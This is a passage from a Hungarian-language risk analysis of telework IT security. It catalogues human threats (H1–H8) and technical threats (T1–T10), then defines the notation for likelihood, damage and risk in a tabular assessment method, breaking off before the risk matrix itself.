- (H1) Fontosabb állományok téves címre küldése elektronikus levelezés esetén: ez előfordulhat tévedésből, illetve szándékosan is, de képzetlenségből leginkább az előbbi származhat. Jellemző hiba képzetlenebb felhasználók esetén, hogy a levelek címzettjeinek domain-nevébe automatikusan beleírják, hogy "mail" azaz egy `felhasznalo@cegnev.hu` e-mail cím helyett egy `felhasznalo@mail.cegnev.hu` címre küldik el az üzenetet. Szerencsés esetben a címzett nem létezik, így a levél „visszapattan", vagyis a küldést meg kell ismételni. Ekkor nagy valószínűséggel az előbbi hibából okulva a felhasználó már a jó címre küldi a levelet. Rosszabb esetben a mailbox létezik, csak éppen nem azé, akinek az oda tévesen küldött anyagokhoz legális hozzáférése lenne. A legrosszabb eset az, amikor e gyengeséget kihasználva valaki a rossz domaint (`mail.cegnev.hu`) kezelő Mail Exchanger-nek (MX) adja ki magát, és megszerzi a levelet. Ekkor a felhasználónak nem kap hibajelzést, a késlekedést firtató kérdőre vonásig abban a téves tudatban fog élni, hogy munkájának eredménye jó helyen van.

- (H2) A munkához használt alkalmazások hiányos ismerete szintén veszélyes lehet. Ha az alkalmazott példának okáért megkapja a formázandó, tördelésre átküldött nyers szöveget, vagy a feldolgozandó adatbázist, majd még mielőtt biztonsági mentést készítene róla elkezd vele dolgozni, és visszaállíthatatlanul, rossz irányban módosítja azt, vagy tévedésből kitörli az állományokat és nem képes visszaállítani azokat, akkor az problémát jelenthet. Ekkor az anyagi veszteség forrása az időveszteség. A legtöbb hasonló szituációban az állományok újra elküldhetők az alkalmazottnak, aki ugyan később, de elkezdheti a munkát.

- (H3) A biztonsági szabályzat nem kielégítő ismerete szintén kellemetlen meglepetéseket okozhat. Ha a kész munkát például egy FTP szerverre kell feltölteni, akkor valószínű, hogy az alkalmazott az állomány feltöltését csak azonosítás után hajthatja végre. Ehhez vagy felhasználónév / jelszó párost, vagy például hardvereszközre kimentett nyilvános kulcsú titkosításhoz használatos kulcspárokat használ a munkaadó. Ha az alkalmazott – nem ismerve az erre vonatkozó szabályokat – „kikotyogja" jelszavát és felhasználónevét, vagy óvatlanul elhagyja az

azonosításhoz szükséges hardvereszközt, akkor a rendszer hozzáférhetővé válik illetéktelenek számára is, akik így elérhetik azt, és akár kárt is okozhatnak az ott tárolt adatokban.

- Hasonlóan veszélyes lehet, ha az oktatásban egy hallgató nem ismerve a szabályzatot, nem megengedett jogosultságú (futtatható) állományokat helyez el távolról bárki által elérhető könyvtárakban. Az oktatásnál maradva előfordul az az eset is, hogy a szabályok ellenére a hallgatók megadják egymásnak a rendszerekhez szükséges belépő azonosítójukat, hogy a tárgy- és vizsgajelentkezést hatékonyabbá tegyék. Ezek után kivételes esetnek számít, ha bármelyikük is megváltoztatná ezt a jelszót annak ellenére, hogy azt esetleg már többen is ismerik. Ezzel kiteszik magukat annak a lehetséges veszélynek, hogy a vizsgaidőszakban jelszót ismerő kollégájuk éppen őket fogja vizsgahely szűkében törölni a jelentkezési listáról.

A szerzői jog sérülésének veszélye (H4)

A szerzői jog az alkotót alanyi jogon megillető jog. Magyarországon a szerzői jogot az 1999. évi LXXVI. törvény szabályozza. A 4. paragrafus szerint: „(1) A szerzői jog azt illeti, aki a művet megalkotta (szerző).” E pont alapján amennyiben a távmunka végzése során olyan alkotás jön létre, melyre kiterjed a szerzői jog (ezt az 1-9 §-ok szabályozzák), a törvény által megszabott módon kell eljárni. A létrejött alkotás használatának jogairól minden esetben annak létrehozója nyilatkozhat, ezért célszerű a munkaszerződésben kikötni, hogy mi legyen a sorsa ezeknek az alkotásoknak. A felhasználási szerződésről szóló bekezdések (42-57. §) irányadók lehetnek. A szerzői jog megsértése esetén a jogok tulajdonosa (aki lehet maga az alkotó, vagy a jogok örököse) polgári jogi igényeket támaszthat, melyek részletes leírása megtalálható a 94-99. §-okban. E jogok biztosítását nem csak a szerződésben kell szavatolni, de az informatikai infrastruktúrának sem szabad esélyt adnia a jog sérülésének. A szerzői jog megsértéséhez hozzá kell férni a szerző által elkészített anyagokhoz, ami alapvetően három módon, két fő technikai veszélyforrás, és a humán erőforrás képzetlenségeiből adódó veszélyforrások kihasználásából adódóan, lehetséges. (A technikai veszélyforrások leírásai részletesebben a „Technikai erőforrások veszélyforrásai” című részben találhatók, itt csak néhány, a szerzői jog ellen elkövetett incidens leírása található):

- A nem biztonságos adattárolás. Ez a legvalószínűbb lehetséges oka annak, hogy a szerzői jog megsérül. A nem biztonságos adattárolás több szempontból vizsgálható. Az egyik esetben feltételezzük, hogy a számítógép és az azon tárolt adatok a hálózat felől biztonságban vannak (tűzfal, proxy stb. megoldások segítségével). Ekkor az illetéktelen hozzáférést elősegítheti egy rossz helyen tárolt biztonsági mentés, vagy egy fizikailag védtelenül hagyott számítógép is. A mai technikákkal (pl. PenDrive) pillanatok alatt el lehet lopni akár több ezer oldalnyi anyagot is úgy, hogy az eredeti tulajdonos ebből utólag semmit nem vesz észre.

- Másik lehetőség, hogy az anyag fizikailag ugyan védett helyen található, de a hálózat felől vagy teljesen védtelen, vagy nagyon gyengén védett. Néha elég egy gyenge (könnyen kitalálható) jelszó is ahhoz, hogy a támadó be tudjon lépni az adott számítógépre és arról minden fontosnak vélt adatot lemásoljon, rosszabb esetben megsemmisítsen. További problémát jelent, hogy a támadást elszenvedő felhasználónak nagy valószínűséggel nincsen tudomása arról, hogy adatait lemásolták.

- A nem biztonságos adatátvitel. Tegyük fel, hogy az alkotó elektronikus levélben próbálja meg alkotását továbbítani, amelyhez kódolatlan hozzáférést használ. Ebben az esetben lehallgatható a postafiókhoz történő hozzáférést biztosító jelszó, mert az egyszerű szövegként halad át a hálózaton. Ezek tudatában a levelező szerver és a

kliens közötti forgalom könnyen lehallgatható és lemásolható, vagy a jelszó birtokában könnyedén hozzáférhetővé válik a felhasználó postafiókja a benne tárolt üzenetekkel együtt (ha nem törli régebbi üzeneteit).

- Nem biztonságos adatátvitelnek minősül az is, amikor az alkotó mindennemű titkosítást mellőzve CD-re vagy bármilyen más adathordozó eszközre másolva küldi el munkáját a címzettnek.

- A képzetlenségből, vagy bizalomból másoknak adott rendszerhozzáférés szintén nagy veszélyt rejt magában, hiszen a hozzáféréssel rendelkező felhasználó minden állományunkhoz hozzáfér (ld. fentebb H1, H2, H3 veszélyforrásokat).

A szerzői jog konkrétan akkor sérül, ha ezeket az anyagokat valaki az eredeti szerző előtt nyilvánosságra hozza, mivel az eredeti alkotó csak akkor érvényesítheti az alkotására vonatkozó jogait, ha minden kétséget kizáróan igazolni tudja, hogy a vita tárgyát képező alkotás eredetileg az ő tulajdonát képezi. A fent felsorolt két legjellemzőbb okon kívül a felelőtlenül aláírt szerződés is kiváltó oka lehet a jog megsértésének.

A személyiségi jogok sérülésének veszélyei (H5)

Egy hálózaton nem csak a kommunikációban résztvevők személyiségi jogai sérülhetnek, hanem esetlegesen a kommunikáció tárgyát képező ember személyiségi jogai is veszélynek lehetnek kitéve. Például ha valamely iratunk megújítását vagy pótlását kérjük, személyes adataink végigfutnak egy hálózaton a céladatbázis felé, hogy az visszajelezze, valóban azok vagyunk-e akinek kiadjuk magunkat. Az is előfordulhat, hogy személyes adatainkat a lokális rendszer tárolja. Ezen adatok megszerzése – a szerzői jogoknál leírtakhoz hasonlóan – bekövetkezhet, tehát a probléma a nem biztonságos adattárolásból, a nem biztonságos adatátviteli csatorna használatából, avagy a felhasználó képzetlenségéből adódhat. (ld. fentebb H1, H2, H3 veszélyforrásokat).

A személyes adatok értékkel bírhatnak, megszerzésük megérheti a fáradtságot például egy olyan cégnek, amely reklámtevékenységet folytat. Amint megszerzik az adott címhez tartozó nevet, és a többi adatot, máris személyre szabott ajánlatokat képesek küldeni a vétlen áldozatnak. Személyes adataink részét képezheti egy e-mail cím is, amelyet felhasználva elektronikus kéretlen levelet, vagy spam-et kaphatunk. Így a bosszantó levéláradaton kívül (melynek kockázatairól később még szó esik), személyiségi jogaink is sérülnek.

A személyes adatok sérülésének durvább esete, ha valakiről olyan adatok kerülnek nyilvánosságra, melynek felfedésébe ő maga nem egyezett bele. Ezek az adatok legtöbbször kompromittálóak, és felelősségre vonható az is, akinek rendszeréből az információ kiszivárgott (felelőtlen adatkezelés gyanúja merülhet fel), valamint az is, akinek rendszerén ez az információ nyilvánosságra került.

Megbízhatatlan munkaerő alkalmazásának veszélyei (H6)

A megbízhatatlan munkaerő többféleképpen definiálható:

- Gondolhatunk olyan emberre, akinek rendelkezésre állása csekély, vagyis a különböző munkafolyamatban vagy követelményekben bekövetkező változásokról nem értesíthető elfogadható időn belül, vagy nem képes ezekre a változásokra megfelelő időn belül reagálni.

- Megbízhatatlan munkaerőnek minősíthető az is, akit korábban más munkahelyről már elbocsátottak. Ezt a tényt természetesen érdemes árnyaltan kezelni, hiszen nem

feltétlen jelent a rendszerre nézve komoly veszélyt az, ha valakit személyes okok miatt küldtek el előző munkahelyéről. Ellenben igen rossz ajánlólevél, ha valakit az ottani adatok kiszivárogtatásáért vagy a rendszerben okozott kárért küldtek el. (Az sem mindegy, hogy a károkozás szándékos volt, vagy véletlenül történt.)

- A gondatlanság szintén megbízhatatlansági tényezőnek minősül. Gondatlanság, ha valaki nagy fontossággal bíró, érzékeny adatokkal dolgozik, de ennek tudatában sem tesz lépéseket azok gondos megőrzésére. Ilyen eset az is, ha a távmunkás a hordozható eszközök fizikai védelmét nem biztosítja, vagyis azok könnyen eltulajdoníthatóvá válnak.

Illegális tartalmak által hordozott veszélyek (H7)

Az illegális tartalmak veszélyei vegyesen technikai és emberi eredetűek. Ennek magyarázata az, hogy emberi beavatkozás szükséges ahhoz, hogy különböző tartalmakat érjünk el a hálózaton, de a kockázatot nagyrészt az ezáltal rendszerbe kerülő technikai veszélyforrások növelik. A technikai veszélyforrások leírása a fejezet későbbi részében található. Egy másik problémát az illegális tartalmakkal kapcsolatos jogi kockázatok jelentik. Illegális tartalom lehet például egy szerzői jogokat megsértve letöltött film, hangállomány, CD-image stb., a különböző illegális hacker/cracker oldalak látogatása, illegális szoftver regisztrációs kulcsok letöltése, vagy a munkáltató (rendszertulajdonos) által meghatározott tiltott tartalmak böngészése, letöltése (általában ilyenek a különböző játékoldalak, felnőtt tatalmú oldalak, vagy esetleg minden olyan tartalom, ami nem kapcsolódik a munkavégzés tárgyához). Utóbbinak persze csak akkor van értelme, ha a munkavállaló a munkáltató által biztosított hardvereszközöket használja. Nagyobb távmunka központok (mint például teleházak, vagy több munkaállomással rendelkező ügyintéző kirendeltségek) esetén a nem megengedett tartalmak elérése a sávszélesség esetenként jelentős részének lefoglalásával csökkenti a hasznos munkavégzésre felhasználható kapacitást, rontva ezzel a munka hatékonyságát és veszélybe sodorva a rendelkezésre állást. Nagy veszélyt jelent még a különböző úton terjedő vírusok és kémprogramok (ezekről részletesebben később esik szó), valamint a hirtelen felugró popup vagy banner ablakok felbukkanása is. Példaként elég megemlíteni a különböző hacker/cracker vagy szex oldalakon megjelenő rengeteg felugró ablakot, ahol elég egyetlen téves kattintás és máris feltelepítettünk (akaratunkon kívül) egy kliensprogramot, ami ki tudja milyen céllal fut, és tudtunkon kívül milyen műveleteket hajt végre.

Nem megfelelő munkakörnyezet veszélyei (H8)

A távmunka esetében nem mindig beszélhetünk stabil, helyhez kötött munkahelyről. (Amennyiben a különböző kirendeltségekben folyó munkát távmunkának tekintjük, ezek kivételt képeznek a helyhez kötetlen munkahelyek közül, de a különböző veszélyforrások itt is jelentkezhetnek, bár jelenlétüknek illetve előfordulásuknak valószínűsége kisebb.)

Ezek a „munkahelyek” lehetnek a munkavállaló lakásában/házában, útközben egy repülőn, vonaton, vagy bármely más közlekedési eszközön (jellemzően mobil eszközökkel), esetleg a Föld bármely elektromos árammal és hálózati kapcsolódási lehetőséggel ellátott pontján.

Nem megfelelő a munkahely, ha a munkavégzésre bármilyen környezeti hatás negatív befolyással van. Otthoni munkavégzés esetén fontos a családtagok (lakótársak) felkészítése a távmunka elfogadására. Akarva-akaratlanul is előfordulhat, hogy a munkavégzésre használt számítógép, vagy bármely perifériája fizikai, vagy logikai sérülést szenvedhet. Fizikai sérülést okozhat akár a géphez érő víz, vagy bármely ráeső tárgy. Ha nem megfelelően védett helyen üzemel a számítógép, akkor megfelelő felügyelet hiányában a családban élő gyermekek is komoly károkat képesek okozni. A logikai károkozás valószínűsége sokkal nagyobb. Ha a

számítógépet a családtagok (vagy lakótársak) közül többen is használják, könnyen elképzelhető, hogy véletlenül vagy szándékosan fontos adatok kerülnek törlésre, netán olyan állományokról készül másolat a távmunkás tudtán kívül, melyeknek tartalma bizalmas, és rossz kezekbe kerülésük esetén veszteség érheti a megbízót. E veszélyforrásokon túl a nem megfelelő munkakörnyezet csökkenti a produktivitást (például a munkavégzés közbeni tévénézés a legtöbb ember esetében csökkenti a koncentrációt, ami hatással lehet a munka minőségére).

A mobil eszközök használatával végzett munkavégzés veszélyei közül kiemelhető a nagyobb lehallgathatóság, illetve a könnyebb „ellophatóság" is. Nem ritka, hogy az úton lévő üzletember a piros lámpánál is felnyitja notebook-ját, hozzákapcsolja mobiltelefonját és a központi szerverhez kapcsolódik. Ekkor fennáll annak veszélye, hogy a manapság divatos trükkös lopással a gépet eltulajdonítják a kocsi üléséről. A számítógép értékén kívül az ott tárolt érzékeny adatok elvesztése is kárt okozhat. Előfordulhat, hogy a kommunikációt hallgatja le valaki és így jut hozzá érzékeny adatokhoz. Ez nem csak mobil eszközöknél, de asztali gépeknél is fennálló probléma, azzal a különbséggel, hogy a mobil eszközök használatához hasonlóan azok lehallgatása sem helyhez kötött, azaz nem szükséges külön erőfeszítés az adatátviteli közeghez való hozzáféréshez, mivel az jelen esetben 10 méteres körzetben akár egy fallal elválasztott másik helyiségből is megoldható.

6.5.5.2 Technikai erőforrások veszélyforrásai

Adatvesztést okozó veszélyforrások

Ebbe a kategóriába azok a technikai veszélyforrások tartoznak, melyek hatására információkat, adatokat veszíthetünk. Az adatvesztést kiváltó okok között szerepelhet szoftveres, hardveres, vagy emberi mulasztásból eredő ok. Mivel az adatvesztés több, egymástól lényegesen különböző veszélyforrásra vezethető vissza, ezért ezeket külön ID-vel jelöljük.

- (T1) Hardveres kiváltó ok: Ilyen lehet a tárolóegység meghibásodása, amely visszavezethető programhibára, de kiváltója lehet például túlfeszültség is. Ekkor fennáll annak veszélye, hogy a tárolóegység maradandóan károsul, az adatok visszaállíthatatlanul elvesznek. Az ebből adódó közvetlen anyagi veszteség a tároló értéke, de az adatbázisban szereplő adatok elvesztése sokkal érzékenyebben érintheti azok tulajdonosát. A veszély úgy a távmunkásnál, mint a munkaadó központjában fennáll.

- (T2) Szoftveres kiváltó ok: Ennek oka lehet az alkalmazott operációs rendszer összeomlása, ami esetenként hardveres problémát is előidézhet, vagy éppen hardveres probléma következtében lép fel. Bekövetkeztekor nem ritka, hogy az adott gépen tárolt adatok elvesznek. Jobb szoftverek képesek arra, hogy kisebb összeomlás helyrehozatala után visszaállítsák az elvesztett adatokat, de az esetek többségében ez nem a legutóbbi állapotot állítja vissza. Programhiba, vagy szoftverek nem kívánt egymásra hatásaként is előfordulhat olyan eset, amikor a pillanatnyilag megnyitott és még nem mentett állományok adatai véglegesen elvesznek.

Az emberi gondatlanságból elveszett adatok inkább a humán veszélyforrásokhoz sorolhatók (H6 veszélyforrás). Az adatok ilyetén elvesztése még nagyobb kárt okozhat a megsemmisült adatoknál, mivel illetéktelen kezekbe kerülhet olyan információ, mely közvetve sokkal nagyobb veszteséget jelenthet.

Megbízhatatlan hálózati elemek használatának veszélyei

Ebbe a csoportba ugyancsak több különféle kockázati tényező sorolható, ezeket külön ID-vel jelöljük. A rendszerek működése szempontjából fontos, hogy ezen a szinten a különböző hálózati eszközök megbízhatóan működjenek, mivel az itteni elégtelen biztonság magasabb szinteken (pl. alkalmazások szintjén) már-már ésszerűtlenül nagy erőforrás-igényű biztonsági intézkedéseket követelne meg. A hálózati elemek gyengeségeivel külön fejezet (3.4) foglalkozik, ahol részletesen kifejtjük a távmunka központi rendszereként említett eszközök hálózati felépítéséből, illetve annak gyengeségeiből adódó veszélyforrásokat.

A távmunkában különös jelentőséggel bír a hálózat azon része, amely a távmunkás számítógépét a biztonságosnak feltételezett központi rendszerrel köti össze. Alább az itt felmerülő veszélyeket részletezzük:

- (T3) A munkavégzéskor használt számítógépet a hálózat felől támadás éri: A támadás az adatok megszerzésére, vagy azok megsemmisítésére irányulhat. Sikeres támadáshoz vezethet, ha a célszámítógépen nincs olyan jól működő védelmi rendszer, amely a hálózat felől érkező rosszindulatú kapcsolatfelvételek ellen védene.

- (T4) A kommunikációra használt átviteli közeget lehallgatják: Az átviteli közeg az alkalmazási területtől függően különféle lehet. Az otthoni távmunkát végzők esetében lehet telefonvonalon keresztüli (egyszerű modemes vagy ISDN vonalon keresztüli, esetleg DSL), vagy kábeltévés kapcsolat. Az átvitel lehallgatása vagy a kábel „megcsapolásával", vagy egy nagyobb elosztó csomópont (router, switch stb.) forgalmának a célgép azonosítójára történő szűrésével lehetséges. Az azonosító lehet IP cím (ez nehézkes lehet, hiszen a legtöbb magán előfizető dinamikus IP címmel rendelkezik), MAC cím, vagy más, azonosításra alkalmas adat.

  Mobil munkaállomások lehallgathatása nem igényli a „vezeték megcsapolását", mivel az eszközök többnyire vezeték nélküli technológiák (IrDA, BlueTooth, GPRS, EDGE stb.) segítségével kapcsolódnak a hálózathoz. E technológiák jellemző tulajdonsága, hogy bizonyos távolságon belül a kommunikáció szinte észrevétlenül lehallgatható, ha nem tesszük meg a szükséges biztonsági intézkedések a felhasználói oldalon. Nem csak a gerinchálózathoz kapcsolódás lehallgatása jelenthet gondot, de bizonyos eszközök egymás közti – a nagyobb sebesség érdekében biztonsági megoldásoktól megfosztott – vezeték nélküli kommunikációjának lehallgatása is. Példaként említhető az az eset, amikor egy notebook-ról PDA-ra, vagy mobiltelefonra töltjük át címlistánkat, amelyet aztán valaki a közelből lehallgat. Sok cégnél igen nagy veszteséget okozhat, ha az ügyféllista nyilvánosságra kerül.

- (T5) Szolgáltatásbénító támadás (DoS): E támadási forma leírása a 3.2 fejezetben található. Célja az, hogy a megtámadott gép által nyújtott szolgáltatásokat határozatlan időre lebénítsa, vagyis elérhetetlenné tegye. A munkavégzésre ez akkor van hatással, ha a távmunkás on-line kapcsolatban van a központi adatforrással (legyen az adatbázis, vagy állomány szerver). Ekkor a munkát egy DoS támadás lehetetlenné teheti, kárt okozva ezzel az alkalmazó cégnek. Ugyancsak lassíthatja a munkát, ha a távmunkás ugyan nincs folyamatos on-line kapcsolatban a központi kiszolgálóval, de az egy DoS támadás következtében napokra „elnémul", lehetetlenné téve ezzel az elkészült munka feltöltését. Megjegyzendő, hogy DoS-t nem csak szándékos támadás idézhet elő, hanem a rendszer legális forgalommal történő leterhelése is. Ez az eset nem tekinthető szándékos támadásnak, de a rendelkezésre állást ugyanolyan mértékben csökkenti.

- (T6) Vírusfertőzés veszélye: A vírusok által okozott pusztításokról sokat olvashatunk. A vírusok a legkülönbözőbb módon kerülhetnek a számítógépre: bármilyen hardveres adathordozó közvetítésével (floppy, mobil winchester, flash drive stb.), kétes weboldalakról, állomány szerverekről, fájlcserélő hálózatokról való letöltéssel (szándékosan, vagy véletlenül), illetve e-mailen keresztül.

  A legtöbb vírus csak akkor képes kárt tenni, ha egy külső esemény, például emberi beavatkozás működésbe hozza, lefuttatja a kódot. Napjainkban „legnépszerűbbek" az ún. mass mailing (tömeges levélküldő) vírusok, amelyek többnyire e-mailen terjednek, majd lefutásuk után a megfertőzött gépen található címlistákban tárolt összes e-mail címre – többnyire saját beépített SMTP motorjukat használva – továbbküldik magukat (ld. 4.2 bővebben a vírusokról).

  Az e-mailben terjedő vírusok a távmunka esetében kiemelt veszélyforrást jelentenek, mivel a távmunkában érintett cégek jelentős része e-mailen bonyolítja a feladatok továbbítását. Elképzelhető, hogy mekkora problémát okoz, amikor egy jól ismert külső munkatárs címéről vírusos üzenet érkezik a központba, ahol – bízva az üzenet legitim mivoltában – megnyitják a csatolt állományt, melynek következtében a központi rendszer megfertőződhet. Egy vállalat esetében hitelrontó lehet, ha rendszerükből vírusos levél jut el valamely címzetthez. Megjegyzendő, hogy a legtöbb vírusfertőzés emberi hiszékenységen, az emberek képzetlenségének kihasználásán alapul.

- (T7) Kémprogramok (spyware) okozta veszélyek: A kémprogramok vírusokként is felfoghatók, mivel azokhoz hasonlóan kéretlenül kerülnek a felhasználó számítógépére. Működésük során információkat juttatnak ki a megfertőzött gépből egy előre meghatározott címre. Ezek az információk az alkalmazott szoftverek listájától kezdve az Interneten böngészett oldalak címein keresztül, bizonyos megadott típusú állományokig bármi lehet. A trójaiakhoz hasonlóan léteznek olyan spyware programok is, melyek segíthetnek a számítógép feletti irányítás megszerzésében. Az ilyen programok „beszerzése" nem nehéz feladat, mivel a legtöbb felnőtt tartalmú oldalhoz való hozzáféréshez ilyeneket kell futtatni, továbbá számos hacker/cracker oldalon böngészve akaratlanul is telepíthetünk ilyet gépünkre. E programok nem képesek magukat önállóan működésbe hozni, tehát aktiválásukhoz emberi közreműködés szükség. Ebből következően az emberi hiszékenységen, figyelmetlenségen ('OK', 'Next' gombok össze-vissza nyomkodása) és a képzetlenség kihasználásán alapul a spyware-ek döntő része.

- (T8) Spam-ek által okozott veszélyek: Spam alatt az informatikában több mindent értenek. Többnyire az olyan leveleket illetik ezzel a névvel, melyek tömegesen és kéretlenül árasztják el a felhasználók postafiókjait. Általában reklámlevelekről van szó, de spam-nek minősíthetők levelezőlistáról származó levelek is, ha a címzett nem iratkozott fel arra a listára, vagy az ún. hoax levelek, melyek valótlan híreket, információkat terjesztenek (ilyen volt nemrégiben a mobiltelefonos vírusfertőzésről tudósító „hírlevél" is), vagy spam-nek nevezhetők az úgynevezett lánc-levelek is („küldd tovább, mert ha nem, akkor...").

  A spam nem okoz közvetlen, elsődleges károkat a rendszerek üzemeltetőinek, felhasználóinak. A károk áttételesen jelentkeznek, de jelentősek lehetnek. Egyrészt erőforrást pocsékolnak: a levelezőrendszert érdektelen tartalmakkal terhelik, másrészt időt rabolnak a dolgozótól, amíg kiválogatják az értékes üzeneteket a levélszemét közül. Ennek során fennáll annak veszélye, hogy a felhasználó olyan levelet is kitöröl, amely fontos tartalommal bír. Egy cég esetében a tévedésből törölt e-mail olyan adatokat tartalmazhat, amelyek elvesztése az üzlet meghiúsulását

eredményezheti. Napjainkban Magyarországon egy átlagos forgalmú vállalat levélforgalmában a spam-ek aránya a teljes e-mail forgalomhoz viszonyítva általában 20-30% körül mozog, de az arány erőteljes emelkedése várható. A legrosszabb Spam-arány az USA-ban mérhető, meghaladja az 50%-ot. Egyéni felhasználók is „élvezik" a spam-ek hatását. Nem ritka az olyan felhasználó, aki napi 100 e-mailnél is többet kap, miközben a beérkezett levelek közül egy sem legitim, azaz a spam-arány 100%. Minél régebbi egy adott e-mail cím, annál valószínűbb, hogy célcímként felhasználják azt a spam küldők.

Könnyen megeshet, hogy spammerek (akik a spam-eket küldik) célpontjává válunk. Elég, ha feliratkozunk egy levelezőlistára, vagy e-mail címünket több helyen publikáljuk az Interneten. Könnyen ellenőrizhető, hogy a személyiségi jogok semmibevételével milyen mennyiségű elektronikus levélszeméttel áraszthatják el postaládánkat. Elegendő egy már feleslegessé vált – esetleg erre a célra létrehozott – e-mail címmel adatokat megadni néhány pornóoldalon, és hatás nem marad el… A címhez tartozó postaládát napokon belül bizonyosan elárasztja a „jobbnál jobb" ajánlatok sora. Az effajta e-mail cím-szerzésen kívül jellemző még úgynevezett robotok alkalmazása is, amelyek a Webet pásztázva minden ott található e-mail címet begyűjtenek. A legnagyobb spammerek hatalmas kapacitású, tömeges levélkiküldésre optimalizált rendszerekkel rendelkeznek, melyek naponta több millió e-mail kiküldésére is képesek.

A levélszeméttel kapcsolatban fontos megemlíteni, hogy számos spammer mások gépeit használja fel kéretlen levelek kiküldésére. Ezek a számítógépek vagy rosszul konfigurált e-mail szervereket futtatnak, amelyek bárhonnan érkező SMTP kérést kiszolgálnak, vagy olyan „megtévesztett" kliensgépek, amilyenekről a 10.3.2 fejezetben lehet olvasni. Előbbieket open relay-nek nevezzük. Ügyelni kell arra, hogy gépeink ne váljanak ilyenné, mert az illetéktelen használatból adódó extra terhelés mellett problémát jelenthet az is, hogy léteznek olyan spam-szűrő megoldások, amelyek úgynevezett RBL-eket (Real Time Blacklist) használnak a spam-ek kiszűrésére. Ha e-mail szerverünk felkerül egy ilyen – spammerek címeit tartalmazó – feketelistára, attól fogva e listát védekezésre használó levelezőpartnereink nem fognak erről a gépről elektronikus levelet fogadni. (Ez már többször(!) megesett nagyobb magyar szolgáltatóval is. Ekkor ügyfeleik bizonyos helyekre képtelenek voltak e-mail-t küldeni.)

- (T9) Az energiaellátás kiesésének veszélyei: Távmunka esetén a veszélyforrás két nézőpontból is szemlélhető. A távmunkás oldalán az esetek többségében egy gépről van szó, míg a munkáltató rendszere általában több gépet is magába foglal.

  A távmunkás esetében az energiaellátás kiesése meggátolja a munkavégzést, esetleg adatvesztéshez vezet. Ritkán az áramkimaradás hardverhibát is okozhat.

  A munkáltató rendszerében az energiaellátás kiesése komolyabb következményekkel jár. Fontos adatok veszhetnek el, az esetleges hardverhibából származó elsődleges károk is sokkal nagyobbak. A leállás a rendelkezésre állást nullára csökkenti, ellehetetlenítve ezzel a helyben dolgozók és más távmunkások tevékenységét is.

- (T10) Az egyértelmű és letagadhatatlan azonosítás elhagyásának veszélye: Manapság alig található olyan rendszer, amely szolgáltatásait valamiféle azonosítás nélkül nyújtaná. De ha az azonosítás nem egyértelmű, előfordulhat, hogy valaki más jelentkezik be nevünkben. Az egyértelmű azonosítás kiküszöböli annak lehetőségét, hogy egy esetleges behatoló egy felhasználónév megszerzésével lényegében bármely másik felhasználó nevében tudjon tevékenykedni. A letagadhatatlanság pedig

biztosítja, hogy egy felhasználó az általa végrehajtott műveletek tényét később nem tagadhatja le, így cselekedeteit felelőssége tudatában hajtja végre, ami többnyire körültekintőbb munkára sarkalja.

E két említett elv elhagyása súlyos biztonsági kockázatot rejt magában, mivel egy esetleges rosszindulatú rendszerhasználat tényét nem lehet egyértelműen egyvalakihez rendelni.

A technikai veszélyforrások részletes ismertetése dokumentum más fejezeteiben található meg, ezért itt csak a távmunkában elképzelhető veszélyekre tértünk ki. A következő táblázat egy áttekintő, rendszerezett felsorolását adja a felsorolt, távmunkát érintő főbb veszélyforrásoknak. A táblázat a különböző veszélyforrásokat azonosító ID-t, egy informatív azonosítót, valamint szükség esetén megjegyzéseket tartalmaz.

	ID	Elnevezés	Megjegyzés
Humán erőforrás veszélyforrásai	H1	Fontosabb fájlok téves címre küldése e-mailes munkaanyag-továbbítás esetén	Képzetlenségből adódó veszélyforrások
	H2	A munkához használt alkalmazások nem megfelelő	
	H3	A biztonsági szabályzat nem kielégítő ismerete	
	H4	A szerzői jog sérülésének veszélye	
	H5	Személyiségi jogok sérülésének veszélye	
	H6	Megbízhatatlan munkaerő alkalmazásának veszélyei	
	H7	Illegális tartalmak által okozott veszélyek	
	H8	Nem megfelelő munkakörnyezet veszélyei	
Technikai erőforrás veszélyforrásai	T1	Adatvesztés hardveres ok miatt	Adatvesztést okozó veszélyforrások
	T2	Adatvesztés szoftveres ok miatt	
	T3	A munkavégzéskor használt számítógépet a hálózat felől támadás éri	Megbízhatatlan hálózati elemek használatának veszélyei
	T4	A kommunikációra használt átviteli közeget lehallgatják	
	T5	A szolgáltatásbénító támadás (DoS) veszélyei	
	T6	Vírusfertőzés veszélye	
	T7	Kémprogramok (spyware) okozta veszélyek	
	T8	A spam-ek által okozott veszélyek	
	T9	Az energiaellátás kiesésének veszélyei	
	T10	Az egyértelmű és letagadhatatlan azonosítás elhagyásának veszélyei	

Táblázat 33. Veszélyforrások összefoglaló táblázata

A veszélyforrásokhoz bekövetkezési valószínűség, és becsült kár rendelhető. A kár nehezen számszerűsíthető, ezért annak csak várható nagyságrendjét jelöljük. A kockázatok becslésére számos módszer ismert, itt az egyszerű értelmezés érdekében a táblázatos módszert alkalmazzuk, a következő jelölésekkel:

Jelölés	Jelentés	Gyakoriság (valós jelentés)
BNK	Nagyon kicsi	10 évente egyszer bekövetkező esemény
BK	Kicsi	5-10 évente bekövetkező esemény
BN	Nagy	Évente előforduló esemény
BNN	Nagyon nagy	Évente többször is előforduló esemény

Táblázat 34. Bekövetkezés valószínűségének jelölése

Jelölés	Jelentés	Okozott kár (valós jelentés)
KNK	Nagyon kicsi	Elsődleges kár, kis anyagi veszteséggel
KK	Kicsi	Másodlagos, áttételesen elszenvedett, nagy anyagi veszteséggel járó kár
KA	Átlagos, általános	Kisebb fennakadás a rendszerben, munkafolyamat megszakadása nélkül
KN	Nagy	Nagyobb fennakadás a rendszerben, munkafolyamat megszakadása csak pillanatokra fordul elő
KNN	Nagyon nagy	A rendszer rövid ideig tartó leállása, munka rövid ideig történő leállása
KKAT	Katasztrofális	A rendszer teljes, visszaállíthatatlan összeomlása, a cég tönkremenetelének reális veszélye van

Táblázat 35. Az okozott károk nagyságának jelölése

A táblázatos módszernek köszönhetően áttekintést kapunk arról, hogy távmunka esetében az informatikai infrastruktúrára nézve melyek is jelentik a legnagyobb kockázatot. A kockázatok nagyságát nem számszerűsítjük, csak egymáshoz viszonyított nagyságukat adjuk meg. Ebből érzékelhető, melyek azon veszélyforrások, amelyek figyelmen kívül hagyása komoly károkat okozhat.

A kockázatokat nagyságát a következőképpen jelöljük:

Jelölés	Jelentés
RNK	Nagyon kicsi
RK	Kicsi
RA	Általános / átlagos
RN	Nagy
RNN	Nagyon nagy

Táblázat 36. Kockázatok jelölése

A kockázat mértékét a következő „szorzótábla” segítségével határozzuk meg. A kockázatot R betűvel jelöljük (R = Risk, ld. 2.1):

